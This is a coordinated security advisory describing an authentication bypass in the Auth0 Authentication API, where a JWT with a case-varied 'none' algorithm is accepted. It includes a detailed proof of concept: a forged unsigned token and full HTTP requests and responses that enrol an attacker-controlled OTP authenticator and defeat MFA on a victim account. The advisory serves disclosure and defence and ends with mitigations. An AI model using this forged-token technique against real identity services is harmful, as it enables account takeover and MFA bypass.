JWT Validation Bypass in Auth0 Authentication API

Researcher: Ben Knight **CVE:** **Reference:** ISVA-200415.1

Advisory Summary

Issue Name	JWT Validation Bypass in Auth0 Authentication API
Vendor	Auth0
Discovered By	Ben Knight, Insomnia Security
Reported To	Auth0 Responsible Disclosure Program
Vulnerability Type	Authentication Bypass
Access Required	The user's Auth0 user ID must be known
Timeline	July 2019: Identified issue during unrelated engagement 30 July 2019: Obtained consent to release vulnerability to the vendor 31 July 2019: Disclosed to Auth0 Responsible Disclosure Program 01 November 2019: Contact with Auth0 on progress updating private platform customers 16 April 2020: Coordinated advisory publication

Vulnerability Summary

The Auth0 authentication API endpoint does not adequately validate a user's JSON Web Token (JWT), allowing an attacker to forge a JWT for any user by creating a JWT with an algorithm of 'none' and no signature. An attacker can bypass multi-factor authentication (MFA) on any user accounts that use Auth0's authentication API for MFA and potentially bypass authentication completely in client applications that do not independently validate the user's token in the application.

The vulnerability is very similar to the JWT implementation flaws relating to the use of the 'none' algorithm, written up on Auth0's own blog (`https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/`) by external researcher Tim McLean in 2015.

The crux of the flaw is that the Auth0 authentication API appears to prevent the use of `alg: none` with a case sensitive filter.. This means an attacker who modifies the case can inform the API that a signature is not required by capitalising any letter e.g. `alg: nOnE`, thus allowing tokens to be forged.

Vulnerability Details

A JSON Web Token (JWT) with an algorithm type of `none` is accepted as valid by the Auth0 Authentication API, as long as any of the characters in the value are capitalised, such as '`nonE`'. The resulting JWT header is as follows:

```
{"typ":"JWT","alg":"nonE","kid":""}
```

Tokens crafted in this manner are accepted as valid by the `/userinfo` API endpoint, returning a 200 response, while a token with lowercase `none` is rejected with a 403 response. An attacker who knows the other data required to make a request (primarily a victim user's Auth0 userid, which some applications may disclose, but no generic method was identified to obtain) can authenticate to the Auth0 Authentication API without knowing the relevant password. This permits use of any of the services of this API, such as those related to enrolling Multifactor Authentication methods. Other Auth0 APIs - such as the Management API - did not exhibit his behaviour, but this was not tested exhaustively while triaging this bug.

In the event that an application using Auth0 for authentication does not independently validate the signature on the JWT, and relies only on a good response to an API call to `/userinfo` to validate the token, then authentication bypass may occur in the relying application (regardless of multifactor requirements in Auth0).


If an application uses Auth0's multifactor authentication (and also validates the JWT token using the signature), an attacker who already knows the username, password and Auth0 userid can use this flaw to enrol and activate a new TOTP token as a multifactor authenticator for the victim user. The attacker can then log in with the known credentials and attacker controlled TOTP second factor.

Other options for abusing features of the Auth0 Authentication API may also exist that were outside of the scope of Insomnia's needs when originally identifying this flaw.

Proof of Concept

The following proof of concept demonstrates how to use a forged JWT to bypass MFA on an Auth0 user's account.

1. Create a test application in the Auth0 management dashboard.
2. Retrieve the `client_id` value of the test application, such as `fL82g…<redacted>`
3. Enable `grant_types` `Password` and `MFA` in the test application (Dashboard > Applications > [Application] > Settings > Show Advanced Settings > Grant Types).



   Note: Enabling the `Password` grant type is just for testing purposes to retrieve the `mfa_token` value returned in the 403 error upon user login.

4. Create a JWT for the victim user, such as `auth0|5d3e…<redacted>`. The resulting JWT looks like the following:

```
Headers = {
  "typ" : "JWT",
  "alg" : "nonE",
  "kid" : ""
}

Payload = {
  "iss" : "https://<tenant_instance>.au.auth0.com/",
  "sub" : "auth0|5d3a...<redacted>",
  "aud" : [
    "https://<tenant_instance>.au.auth0.com/userinfo",
    "https://<tenant_instance>.au.auth0.com/mfa/"
  ],
  "iat" : 1564108120,
  "exp" : 1964115320,
  "azp" : "",
  "scope" : "openid profile email enroll read:authenticators remove:authenticators"
}

Signature = ""
```

The base64 encoded token is provided below:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25FIiwia2lkIjoiIn0.eyJpc3MiOiJodHRwczovLzx0ZW5hbnRfaW5zdGFuY2U+LmF1LmF1dG
gwLmNvbS8iLCJzdWIiOiJhdXRoMHw1ZDNlLi4uPHJlZGFjdGVkPiIsImF1ZCI6WyJodHRwczovLzx0ZW5hbnRfaW5zdGFuY2U+LmF1
LmF1dGgwLmNvbS91c2VyaW5mbyIsImh0dHBzOi8vPHRlbmFudF9pbnN0YW5jZT4uYXUuYXV0aDAuY29tL21mYS8iXSwiaWF0IjoxNT
Y0MTA4MTIwLCJleHAiOjE5NjQxMTUzMjAsInNjb3BlIjoib3BlbmlkIHByb2ZpbGUgZW1haWwgZW5yb2xsIHJlYWQ6YXV0aGVudGlj
YXRvcnMgcmVtb3ZlOmF1dGhlbnRpY2F0b3JzIn0.
```

5. Confirm the forged JWT is working as expected and returns the account information of the victim user by sending an authenticated request to the `/userinfo` API endpoint.

```
REQUEST
GET /userinfo HTTP/1.1
Host: <tenant_instance>.au.auth0.com
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25FIiwia2lkIjoiIn0.eyJpc3MiOiJodHRwczovLzx0ZW5hbnRfaW5zdGFuY2U+LmF1LmF1dG
gwLmNvbS8iLCJzdWIiOiJhdXRoMHw1ZDNlLi4uPHJlZGFjdGVkPiIsImF1ZCI6WyJodHRwczovLzx0ZW5hbnRfaW5zdGFuY2U+LmF1
LmF1dGgwLmNvbS91c2VyaW5mbyIsImh0dHBzOi8vPHRlbmFudF9pbnN0YW5jZT4uYXUuYXV0aDAuY29tL21mYS8iXSwiaWF0IjoxNT
Y0MTA4MTIwLCJleHAiOjE5NjQxMTUzMjAsInNjb3BlIjoib3BlbmlkIHByb2ZpbGUgZW1haWwgZW5yb2xsIHJlYWQ6YXV0aGVudGlj
YXRvcnMgcmVtb3ZlOmF1dGhlbnRpY2F0b3JzIn0.
Connection: close

RESPONSE
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 333
Connection: close
ot-tracer-spanid: ****************
ot-tracer-traceid: ****************
ot-tracer-sampled: true
X-Auth0-RequestId: ****************
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: false
X-RateLimit-Limit: 10
X-RateLimit-Remaining: 9
X-RateLimit-Reset: 1564355514
Cache-Control: private, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Strict-Transport-Security: max-age=15724800
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

{"sub":"auth0|5d3e…<redacted>","nickname":"<redacted>","name":"<redacted>@<redacted>.com","picture":"h
ttps://s.gravatar.com/avatar/324b3c75db0a9621ff19a6ad9e359de2?s=480&r=pg&d=https%3A%2F%2Fcdn.auth0.com
%2Favatars%2Fau.png","updated_at":"2019-07-28T22:50:03.050Z","email":"<redacted>@<redacted>.com
","email_verified":true}
```

6. Use the forged JWT to list the enrolled MFA authenticators in the victim user's account.

```
REQUEST
GET /mfa/authenticators HTTP/1.1
Host: <tenant_instance>.au.auth0.com
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25FIiwia2lkIjoiIn0.eyJpc3MiOiJodHRwczovLzx0ZW5hbnRfaW5zdGFuY2U+LmF1LmF1dG
gwLmNvbS8iLCJzdWIiOiJhdXRoMHw1ZDNlLi4uPHJlZGFjdGVkPiIsImF1ZCI6WyJodHRwczovLzx0ZW5hbnRfaW5zdGFuY2U+LmF1
LmF1dGgwLmNvbS91c2VyaW5mbyIsImh0dHBzOi8vPHRlbmFudF9pbnN0YW5jZT4uYXUuYXV0aDAuY29tL21mYS8iXSwiaWF0IjoxNT
Y0MTA4MTIwLCJleHAiOjE5NjQxMTUzMjAsInNjb3BlIjoib3BlbmlkIHByb2ZpbGUgZW1haWwgZW5yb2xsIHJlYWQ6YXV0aGVudGlj
YXRvcnMgcmVtb3ZlOmF1dGhlbnRpY2F0b3JzIn0.
Connection: close

RESPONSE
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 137
Connection: close
ot-tracer-spanid:  ****************
ot-tracer-traceid: ****************
ot-tracer-sampled: true
X-Auth0-RequestId: ****************
Cache-Control: private, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Strict-Transport-Security: max-age=15724800
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

[{"id":"email|dev_I3X…<redacted>","authenticator_type":"oob","active":true,"oob_channel":"email","name
":"*******@***.***************"}]
```

7. Use the forged JWT to associate a new OTP MFA authenticator to the victim user's account. The OTP MFA authenticator will be set to an 'inactive' state.

```
REQUEST
POST /mfa/associate HTTP/1.1
Host: <tenant_instance>.au.auth0.com
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25FIiwia2lkIjoiIn0.eyJpc3MiOiJodHRwczovLzx0ZW5hbnRfaW5zdGFuY2U+LmF1LmF1dG
gwLmNvbS8iLCJzdWIiOiJhdXRoMHw1ZDNlLi4uPHJlZGFjdGVkPiIsImF1ZCI6WyJodHRwczovLzx0ZW5hbnRfaW5zdGFuY2U+LmF1
LmF1dGgwLmNvbS91c2VyaW5mbyIsImh0dHBzOi8vPHRlbmFudF9pbnN0YW5jZT4uYXUuYXV0aDAuY29tL21mYS8iXSwiaWF0IjoxNT
Y0MTA4MTIwLCJleHAiOjE5NjQxMTUzMjAsInNjb3BlIjoib3BlbmlkIHByb2ZpbGUgZW1haWwgZW5yb2xsIHJlYWQ6YXV0aGVudGlj
YXRvcnMgcmVtb3ZlOmF1dGhlbnRpY2F0b3JzIn0.
Connection: close
Content-Length: 92

{
  "client_id": "fL82…<redacted>",
  "authenticator_types": ["otp"]
}

RESPONSE
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 286
Connection: close
ot-tracer-spanid: ****************
ot-tracer-traceid: 79cd22e5431edfd1
ot-tracer-sampled: true
X-Auth0-RequestId: ****************
Cache-Control: private, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Strict-Transport-Security: max-age=15724800
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

{"authenticator type":"otp","secret":"N5G…<redacted>","barcode uri":"otpauth://totp/<tenant instance>:
<redacted>%40<redacted>.com?secret=N5G…<redacted>&issuer=<tenant_instance>&algorithm=SHA1&digits=6&per
iod=30","recovery_codes":["4KXX…<redacted>"]}
```

8. Add the OTP MFA to an authenticator app, such as Google Authenticator.
9. Login to the victim's account with their username and password. Use the `grant_type` of password. The `/oauth/token` API endpoint will return a 403 error containing the user's `mfa_token` value.

```
REQUEST
POST /oauth/token HTTP/1.1
Host: <tenant_instance>.au.auth0.com
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 129

grant_type=password&client_id=fL82…<redacted>&username=<redacted>@<redacted>.com&password=<redacted>

RESPONSE
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-8
Content-Length: 1596
Connection: close
ot-tracer-spanid: ****************
ot-tracer-traceid: ****************
ot-tracer-sampled: true
X-Auth0-RequestId: ****************
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
X-RateLimit-Reset: 1564356859
Cache-Control: private, no-store, no-cache, must-revalidate, post-check=0, pre-check=0

{"error":"mfa_required","error_description":"Multifactor authentication
required","mfa_token":"Fe26.2**72fdf1599abb608b56b4277d0a0dc7…<truncated>…"}
```

10. Obtain an access and id token for the victim account. Send a request to `/oauth/token` containing the `mfa_token` from the previous request and the OTP code from the authenticator app. The grant type for the request is `http://auth0.com/oauth/grant-type/mfa-otp`.

```
REQUEST
POST /oauth/token HTTP/1.1
Host: <tenant_instance>.au.auth0.com
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 1616

grant_type=http://auth0.com/oauth/grant-type/mfa-
otp&client_id=fL82…<redacted>&mfa_token=Fe26.2**…<truncated>…&otp=026024

RESPONSE
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 1217
Connection: close
ot-tracer-spanid: ****************
ot-tracer-traceid: ****************
ot-tracer-sampled: true
X-Auth0-RequestId: ****************
X-RateLimit-Limit: 30
X-RateLimit-Remaining: 29
X-RateLimit-Reset: 1564356249
Cache-Control: private, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Strict-Transport-Security: max-age=15724800
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

{"access_token":"QFq…<redacted>”,"id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1…<truncated>","scope":"op
enid profile email address phone","expires_in":86400,"token_type":"Bearer"}
```

Mitigation Advice / Recommendations

- Ensure user JWT are correctly validated and do not use the ‘none’ algorithm type, regardless of case.
- Investigate logs for any indicators that this flaw has been used by live attackers, and communicate this to any impacted customers.
- Review supported SDKs and integration libraries to ensure that appropriate validation flows for tokens are followed.

INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

About Insomnia Security

Founded in 2007, Insomnia Security is a team of more than thirty IT professionals, including a consultancy team with well over 75 years combined experience in commercial, offensive security.

With offices in Auckland and Wellington, as well as global partners around the world, we are well positioned to provide penetration testing and other IT security services to our clients. Understanding the subtle differences in IT security testing that companies require, the team at Insomnia Security are experienced in tailoring services to meet the scope and requirements of our customers.

Specialising in offensive security testing services, our teams regularly attend specialist training and conduct in-house research and tool development, ensuring that they are always aware of current attacks and exploitation techniques. With a range of services to cover most technical security testing requirements, Insomnia Security are the team to help you rest secured.

Legal Statement